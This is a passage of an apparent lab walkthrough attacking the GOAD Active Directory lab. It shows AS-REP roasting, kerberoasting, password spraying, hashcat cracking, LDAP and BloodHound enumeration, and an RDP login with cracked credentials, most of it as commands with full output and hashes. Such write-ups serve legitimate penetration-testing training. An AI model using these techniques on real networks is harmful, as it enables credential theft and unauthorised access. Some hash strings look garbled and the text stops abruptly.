-] User sammwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User CASTELBLACK$ doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User WINDEV2305EVAL$ doesn't have UF_DONT_REQUIRE_PREAUTH set
-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User vagrant doesn't have UF_DONT_REQUIRE_PREAUTH set
-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
-] User SEVENKINGDOMS$ doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User eddard.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User cateLyn.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User robb.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
krb5asrep$23$brandon.stark@NORTH.SEVERKINGDOMS.LOCAL:1ba166d22d8fee71e145320bde4738db2f48d8ffc4bd1b0300c74cc0ef35749ae627db7050a212df55117f83336e7decc7de7fc48a5f06bda33fe292778d691b158906a440c038be55a70db4d6192057651ddfbcacccc28
0b146a0aa3058e1a56f9cc01fc8269810da5184299ac3a0e9fb94dc1874ae7e648a651ebc1c120cc56a6fbd46f7c7ab0fde7ea46e4e3dbef8abb45976d1fc7837c3ab0fa8d348edcb0e408d4201b50c95dc24c30e25ed59ec18cb462c7ec82b270e3043dd3f72b396ac3d1d7b7626296b
0126b1c09980a74d477e1d9101a876f6a8001f72a5936c3385e7aedaf6f67972f79ec058502e75c0072ecadf5c46c1acbe17a139664134df1ccfb79b85a7d586bab80c4689611ef36957aae8
-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User sammwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User eddard.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User cateLyn.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User robb.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Brandon stark hash!

Cracking the hash

We get a ticket for brandon.stark and we will try to break it as the user don't require kerberos pre-authentication

```
hashcat -m 18200 asrephash /usr/share/wordlists/rockyou.txt
```

We get back **iseedeadpeople**

User enum: No bruteforcing

```
cme smb 192.168.56.11 -u users.txt -p users.txt --no-bruteforce
```

```
[Jul 04, 2022 - 10:09:53 (CEST)] exegol-goadv2 /workspace # cme smb 192.168.56.11 -u users.txt -p users.txt --no-bruteforce
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\sql_svc:sql_svc STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\jeor.mormont:jeor.mormont STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\samwell.tarly:samwell.tarly STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] north.sevenkingdoms.local\jon.snow:jon.snow STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\hodor:hodor
```

```
sprayhound -U users.txt -d north.sevenkingdoms.local -dc 192.168.56.11 --lower
```

```
(kali@kali)-[~/Desktop/GOAD/enum4linux]
└─$ sprayhound -U users.txt -d north.sevenkingdoms.local -dc 192.168.56.11 --lower
[!] BEWARE ! You are going to test user/pass without providing a valid domain user
[!] Without a valid domain user, tested account may be locked out as we're not able to determine password policy and bad password count
Continue anyway? [y/N] y
[+] 28 users will be tested
[+] 0 users will not be tested
Continue? [Y/n] y
[+] [ VALID ] vagrant : vagrant
[+] [ VALID ] hodor : hodor
[+] 2 user(s) have been owned !
Do you want to set them as 'owned' in Bloodhound ? [Y/n] n
[!] Ok, master. Bye.
```

Check Bruteforce Status after sprayhound

- See the status of bruteforce

```
(kali㉿kali) [~/Desktop/GOAD/enum4linux]
└─$ crackmapexec smb -u samwell.tarly -p Heartsbane -d north.sevenkingdoms.local 192.168.56.11 --users
SMB 192.168.56.11 445 WINTERFELL [+] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\samwell.tarly:Heartsbane
SMB 192.168.56.11 445 WINTERFELL [+] Enumerated domain user(s)
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\sql_svc badpwdcount: 2 desc: sql service
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\jeor.mormont badpwdcount: 2 desc: Jeor Mormont
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\samwell.tarly badpwdcount: 0 desc: Samwell Tarly (Password : Heartsbane)
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\jon.snow badpwdcount: 2 desc: Jon Snow
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\hodor badpwdcount: 0 desc: Brainless Giant
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\rickon.stark badpwdcount: 2 desc: Rickon Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\brandon.stark badpwdcount: 2 desc: Brandon Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\sansa.stark badpwdcount: 2 desc: Sansa Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\robb.stark badpwdcount: 0 desc: Robb Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\catelyn.stark badpwdcount: 3 desc: Catelyn Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\eddard.stark badpwdcount: 0 desc: Eddard Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\arya.stark badpwdcount: 3 desc: Arya Stark
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\krbtgt badpwdcount: 2 desc: Key Distribution Center Service Account
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\vagrant badpwdcount: 0 desc: Vagrant User
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\Guest badpwdcount: 2 desc: Built-in account for guest access to the computer/domain
SMB 192.168.56.11 445 WINTERFELL north.sevenkingdoms.local\Administrator badpwdcount: 2 desc: Built-in account for administering the computer/domain
```

Results

We now got three couple of credentials :

- samwell.tarly:Heartsbane (user description)
- brandon.stark:iseedeadpeople (asreproasting)
- hodor:hodor (password spray)

Get list of users with gained credentials

GetADUsers.py -all north.sevenkingdoms.local/brandon.stark:iseedeadpeople

```
(kali@kali)-[~/usr/share/doc/python3-impacket/examples]
└─$ python3 GetADUsers.py -all north.sevenkingdoms.local/brandon.stark:iseedeadpeople

Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Querying north.sevenkingdoms.local for information about domain.
Name                Email                PasswordLastSet      LastLogon
-----                -
Administrator       2023-06-09 12:01:48.257179  2023-10-10 07:49:47.048456
Guest                <never>                <never>
vagrant              2021-05-12 07:38:55.922520  2024-06-02 15:53:24.227076
krbtgt               2023-05-07 18:16:30.004053  <never>
                    2024-06-02 15:26:53.955791  <never>
arya.stark           2023-10-10 06:52:49.975895  2024-07-01 04:37:33.882763
edward.stark         2023-10-10 06:53:01.632251  2024-07-01 09:53:39.829410
catelyn.stark        2023-10-10 06:53:08.120477  <never>
robb.stark           2023-10-10 06:53:15.663614  2024-07-01 09:53:54.371161
sansa.stark          2023-10-10 06:53:22.569871  <never>
brandon.stark        2023-10-10 06:53:30.336603  2024-07-01 09:21:40.785933
rickon.stark         2023-10-10 06:53:37.025766  <never>
hodor                2023-10-10 06:53:42.726457  2023-06-06 10:47:43.767568
jon.snow             2023-10-10 06:53:48.179369  2023-06-13 13:31:33.303524
samwell.tarly        2023-10-10 06:53:53.461257  2024-07-01 09:50:53.568401
jeor.mormont         2023-10-10 06:53:58.633367  <never>
sql_svc              2023-10-10 06:54:03.585781  2024-06-28 03:12:20.961106
```

Enumeration through ldap

```
ldapsearch -H ldap://192.168.56.12 -D "brandon.stark@north.sevenkingdoms.local" -w  
iseedeadpeople -b ',DC=essos,DC=local' "(&(objectCategory=person)(objectClass=user))"
```

```
(kali@kali)-[~/usr/share/doc/python3-impacket/examples]
└─$ ldapsearch -H ldap://192.168.56.11 -D "brandon.stark@north.sevenkingdoms.local" -w iseedeadpeople -b 'DC=north,DC=sevenkingdoms,DC=local' "(&(objectCategory=person)(objectClass=user))" |grep 'distinguishedName:'
distinguishedName: CN=Administrator,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=Guest,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=vagrant,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=krbtgt,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=SEVENKINGDOMS$,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=arya.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=edward.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=catelyn.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=robb.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=sansa.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=brandon.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=rickon.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=hodor,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=jon.snow,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=samwell.tarly,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=jeor.mormont,CN=Users,DC=north,DC=sevenkingdoms,DC=local
distinguishedName: CN=sql_svc,CN=Users,DC=north,DC=sevenkingdoms,DC=local
```

```
ldapsearch -H ldap://192.168.56.10 -D "brandon.stark@north.sevenkingdoms.local" -w  
iseedeadpeople -b 'DC=sevenkingdoms,DC=local' "(&(objectCategory=person)(objectClass=user))"
```

Kerberoasting

```
(kali㉿kali)-[~/usr/share/doc/python3-impacket/examples]
└─$ sudo python3 GetUserSPNs.py -request -dc-ip 192.168.56.11 north.sevenkingdoms.local/brandon.stark:iseedeadpeople -outputfile kerberoasting.hashes
```

```
[sudo] password for kali:
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
```

<u>ServicePrincipalName</u>	<u>Name</u>	<u>MemberOf</u>	<u>PasswordLastSet</u>	<u>LastLogon</u>	<u>Delegation</u>
CIFS/winterfell.north.sevenkingdoms.local	jon.snow	CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2023-10-10 06:53:48.179369	2023-06-13 13:31:33.303524	constrained
HTTP/thewall.north.sevenkingdoms.local	jon.snow	CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2023-10-10 06:53:48.179369	2023-06-13 13:31:33.303524	constrained
MSSQLSvc/castelblack.north.sevenkingdoms.local	sql_svc		2023-10-10 06:54:03.585781	2024-06-28 03:12:20.961106	
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433	sql_svc		2023-10-10 06:54:03.585781	2024-06-28 03:12:20.961106	

Kerberoasting: cme

```
crackmapexec ldap 192.168.56.11 -u brando.stark -p 'iseedeadpeople' -d north.sevenkingdoms.local --kerberoasting KERBEROASTINGG
```

```
kali@kali:~/usr/share/doc/cypho3-impacket/examples$ sudo crackmapexec ldap 192.168.56.11 -u brando.stark -p 'iseedeadpeople' -d north.sevenkingdoms.local --kerberoasting KERBEROASTINGG
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing RDP protocol database
[*] Initializing SMB protocol database
[*] Initializing MSSQL protocol database
[*] Initializing FTP protocol database
[*] Initializing SSH protocol database
[*] Initializing LDAP protocol database
[*] Initializing WINRM protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
LDAP 192.168.56.11 389 WINTERFELL [*] north.sevenkingdoms.local/brando.stark:iseedeadpeople
LDAP 192.168.56.11 389 WINTERFELL [*] Total of records returned 4
LDAP 192.168.56.11 389 WINTERFELL [*] sAMAccountName: jon.snow memberOf: CN=Night Watch, CN=Users, DC=north, DC=sevenkingdoms, DC=local pwdLastLogon: 2023-10-10 06:53:48.179369 lastLogon: 2023-06-13 13:21:33.303524
LDAP 192.168.56.11 389 WINTERFELL $krb5tgs$23$+jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/jon.snow$ae2b96f0fff1176d9b711969a45c1f57d8d7c20ce6522ced3b9c5e8067fc1b1798afc74c643bb050878511627834b42d9
145c6ca4f5ee4967f2dd88fd9b36334a21b35afe0cb306627af4761fd94a16fd5d53f4276821fd94d625872d5fFeb004e94789c9d9c7058a5b2cab061826eae36d8f3f99e58a4ce48755c9eb572bf44152a9e097a59c1b2e7d51c1f52e7c9854327e4fd3b9869f23891d7920a8e6bc3c3
f699cfd168f7f4148de2317530221913e4b477a4a946ca5d129a1d26a8ff69b38a8343413ae8fd2d2b205da2df3009dccc3ab289f3959f7c94af6c0353b791e337965986bd7ab5e20f1b054a0697fe9497252947904219847be5bd0eeec5177482d210e519b6c5681e400f0ac0d32e9a00884
4d3d3abb5a8e2ade44adbc2aa7b6c135703392d6cd3707a8785da0d57e13670fe101fe5ad8e45bd1f4f87c0e14c4cd31a14bf63579cf8ba386fac30d7daea28da6c53e3797c7942ea3a36578c4308218f1b33f284d86234b342791130f10075aba2ce08201ca2e49b6aef299372a39d3
b3521ae4623510d7e758aae2088ef6284cf7092563d6e8a14f16462a443c206b25797516f1d26f5b722dbbbbc3c9991451bbaf3fc91d414d4b6f7585bf4a5c8f26ac4b6617fa40654ae4eed5410a7f86bb39cfbb8adcffdfc314e1e7b4c69f0ad81f90497d4d3f0d15956661a5e82cbb3c
1135220f0fc2d654af571c6f9e3b4ef7bd73ee2b29cf2a54b5d95b634f00ca2cef8a6dc0eb0c9378166186958e899b8c45545a3e2770a9f666ed401ae9f09b6ebdc4ec34f8627a58fc0d3b2b70b7aa33ca1f52d99bea320290cf05490d57fabad8e4055e1
03b9ab152280f5e9f888b1d023a83cbe4fd6ae01860089bf6feef30ca38655a9fc6db6e20c5bb5001da8eac3bd08f25545afad7671ed2dbabc04d594feb57c30c25d33bb441f11583d92ef2bdd24f30f3e8bdf93463e0f899f73984661de3bcdbf2805fa1bbdd34f4f4
9f353bb21725145d165df64158a3e0147fa6975f4db907f274a469d190808f78e5e9192f0b5912109a627820c8823f3f161fe2ed7bd1b02c8ca727451fe89224b1f0cfa831c3b660f626194f7308097f0dbbc322a6f227baf12d4d355bd37f11f2625
bd09319084ae4e9a58f67bb906bd4c480035c63a0c277a13ab353fca725b8e415835a074c18eb80ba753cbdaab9b1371b41c18ffcc485406218661e5e521a9835f6db656bc8556e76c685bdc2a5000e148c91988d41031336c486244d65ed4510a76011ecf15267bae605f2b53
19a9f7aa416a0eccc6e375cd5f47815a960d5f2e267bfc76c7a1908ab8b0d20dd410ad6722593abaha9db90512d9b97d1719883d4b150c7f5b0b0ff042533a7193ea9075119b5ed2a680079da5633adbcbbf778681d62c4815d75ff818c253f5bf13dd74509ca323a3780de486069938028343
9c7df20bf5d6d68d89a19e24a6a40b3e53cf628747462578de5b7ced26fcfa92a4bb9135020c0c4cf3528
LDAP 192.168.56.11 389 WINTERFELL sAMAccountName: sql_svc memberOf: pwdLastLogon: 2023-10-10 06:54:03.585781 lastLogon: 2024-06-28 03:12:20.961106
LDAP 192.168.56.11 389 WINTERFELL $krb5tgs$23$+sql_svc$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/sql_svc$073c9c8134c1605331b6a80af467219c52d4b9fb024f282bf9f0221109b9a538c19577863505fb1db41304ab001cb663fb792
d9867539f51f52d930a6a9ff76af2dcfba7259957f8b9620322d2df1fd3c2399d7091246937cfd3cad9417b0f73d8295c6b62dba808f507dae8595bf1efa36022b63b8d89f974d808477b6103623c6e8adeed1aeb08ad25ed1892dfdb3cf5218fb34eb5c6201b5933689dc9cc0e4806763bc
f655f61c953af5bc744a023005a5afe7f8abd6ff3ae13ea1d9a9f9669ac9b2106499a96f85c1fe6f3fa83afeae28a5fd47c2627a5abd291bb7fd33eb30c1be469411d4a24be4de511b012d220049426430c235f29205fdd09ae71002434867b091130537648126a7d491de034a57b4dd2a3df
ed6bd227e5735877f27283a95ddc2d8333d90a225cd3bb351bcf362d2d030ea7c7fd07ed89b1544deefb7b2b60b7c7425fac0d74f469c04f4d151180aac193b2902134e0e1820c2b187f85f0ccbc811090a001bc9c73fec3a89e51e8e659b28351ffaeb02419cbdd39e4a11e5a153be3364f7
f76097f7f020166f9a290544bb06f5e3c0e4af7c3d72d6790d22d510870bb904f1987f6e080f24235c9b0b62d29d5e26e5814f86c99a866f6674df0bc9b7abbb75dcbcedf0a2b2576087b8b49b10fa628bd8b89e9c24feb201e542c24f7ab308bf601ca2775e0d6cf
f6e82a216e0cb97072f5052a979d4df0ee1e30f22115dd4b017354d0edd0b76c2ba2c1ccc334b92f0e07a0ac6f79d0c8090d1b2351794cf30636264768185afdeaf09517f3b3c3c5d19a796a8f52bf29cc14f1d2e472167c510bb4161f5330714e41827c380e18de156768748326
783be7579e675398451f4c802b7d3c9e118f71b11871b43344c3e1963be50bb15a8094edc3243fd458b022d28dd35306465217896e18585092b8b1f3d17f3faa0808c495f13e8113373450ca45b0f65f72ca5317d0e7f168fe190a8c52ae10ca713d61f845f97a7a3f0f672da10
73a1967fcd4b666a23676dbf07f69b5bb7b720c98d3f3b7909d6563366fcd077d647ac2c736b2011942da5bee499a05c18f62eba899a3c6e3154b21ea35ca031997888c1f2d2d215ee1fed3a733594c229aef7bd2ba9e0f6b02688679276a2fcd0e89bfbc1d75dbas30fe89d0b0e34e323
44fbaa80a84f46e2a6a9f6e99207c4b9ce8433f9f45328ad713a438d0cc4abadd21289f7c1f8eecc2f917c3a590dec9de975f4d4bcb6ab36742f4e198c7877f5c3282923ddcf3c9e0f3e84816a3f6f1fd06ea9b2f2e0c92f5b7f045a102d6932473aa27845149b2419526727e42b2dd
bd6351ed14708de4f0cb0421ad10aed10a0136edf0955cf17c12f8501b3692b408021fda9ba43e38a504072f833ad5a78e50edcbbf06a4f58ca9a87dca4f1b66226884b51900755c7b8e99c39508a881f457da3357856101d7d4ed6671e215afa19abc95120e6d9d873c0de5810050f1d9c91
093156ed4baf32e9b820749117b8cd8c9beaf300052ef55e325684ea9dbcf5fe17cc9ef8ea9377c82
```

Crack hashes

hashcat -m 13100 --force -a 0 kerberoasting.hashes /usr/share/wordlists/rockyou.txt
--force

```
$krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/jon.snow*$9b26941adc4ebc17bcfc10841a9f70f9$49937e27a3
e2f40a50ecab5529f2910761821d9f6fb6a5fe0b693abfb328a4e2afbbbe5546b8ecfb77582198adefde47b9683710ed6aa9da0137026b3bb895f7f0f74a110
36158af86e23db65b849f0a36dcc28c5fa58a9b406f9adac90e84cd6860a2dca91bd09be380e75f77260492993f83a98c2f2458adb895e9ec7ea652d9a3529f
8db2bef6ce8a0d1aa31a0163148c81229cfa909384e425e177a68e3e4d5b69ab09b5c3425718716f848762ec3c49625286d5754e1f0b6ce494e6dd622c48aat
f9fae0a89c59a49a90cfe3ced8048b3682838209b1d7c53a3689970fa8e2fbcdd5b7c309e78d76575bbac335c5607a6014ce76329575fe9592b820fd70d3ef16
6db27594eb19bbe301c17887d4161cb5d45fd81e73c5bd31acab921603f74a5ac5c7d53f4dd01f9cb8708c547f87ac7191bc57b2611794bdfabc32dbe32202
595bc9dc428a1ad6e254b11d89d49108363be7e6e9503419412250ab74a65f8818975487bf90719dcaf21cddb2538937d28f8ca30391e4959dc98d5b825fe
02fe2903b7722628f0461e4161d0a41f8050048952d4113c54f8966d7c2726e99b720d4671de4bfe2f24899733bfa4ade635e647097a557359f904d8228c1a5
2c5675de48d041c802efdc452065f5b602ead5285cde9af4d0b364150e47e3b1be539786f250b291b31:iknownothing
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: kerberoasting.hashes
Time.Started.....: Wed Jul 6 08:53:10 2022, (19 secs)
Time.Estimated...: Wed Jul 6 08:53:29 2022, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1164.9 kH/s (5.60ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/2 (50.00%) Digests, 1/2 (50.00%) Salts
Progress.....: 28688770/28688770 (100.00%)
Rejected.....: 0/28688770 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 49c Util: 79%

Started: Wed Jul 6 08:52:22 2022
Stopped: Wed Jul 6 08:53:30 2022
```

Enumerate all domains with bloodhound


- `bloodhound.py --zip -c All -d north.sevenkingdoms.local -u brandon.stark -p iseedeadpeople -dc winterfell.north.sevenkingdoms.local`
- `bloodhound.py --zip -c All -d sevenkingdoms.local -u brandon.stark@north.sevenkingdoms.local -p iseedeadpeople -dc kingslanding.sevenkingdoms.local`
- `bloodhound.py --zip -c All -d essos.local -u brandon.stark@north.sevenkingdoms.local -p iseedeadpeople -dc meereen.essos.local`

Bloodhound Results



```
[Jul 07, 2022 - 08:22:12 (CEST)] exegol-goadv2 bh # bloodhound.py --zip -c All -d sevenkingdoms.local -u brandon.stark@north.sevenkingdoms.local -p iseedeadpeople -dc kingslanding.sevenkingdoms.local
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
INFO: Connecting to LDAP server: kingslanding.sevenkingdoms.local
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: kingslanding.sevenkingdoms.local
INFO: Found 16 users
INFO: Found 55 groups
INFO: Found 2 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: kingslanding.sevenkingdoms.local
INFO: Done in 00M 02S
INFO: Compressing output into 20220707002218_bloodhound.zip
[Jul 07, 2022 - 08:22:28 (CEST)] exegol-goadv2 bh # bloodhound.py --zip -c All -d essos.local -u brandon.stark@north.sevenkingdoms.local -p iseedeadpeople -dc meereen.essos.local
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
INFO: Connecting to LDAP server: meereen.essos.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 5 computers
INFO: Connecting to LDAP server: meereen.essos.local
INFO: Found 11 users
INFO: Found 57 groups
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: meereen.essos.local
INFO: Querying computer: cseremovemic.essos.local
INFO: Querying computer: BJKPGWEV.essos.local
INFO: Querying computer: braavos.essos.local
INFO: Querying computer: meereen.essos.local
```

Initial Access


```
xfreerdp /u:jon.snow /p:iknownothing /d:north /v:192.168.56.22 /cert-ignore
```



IIS Servers

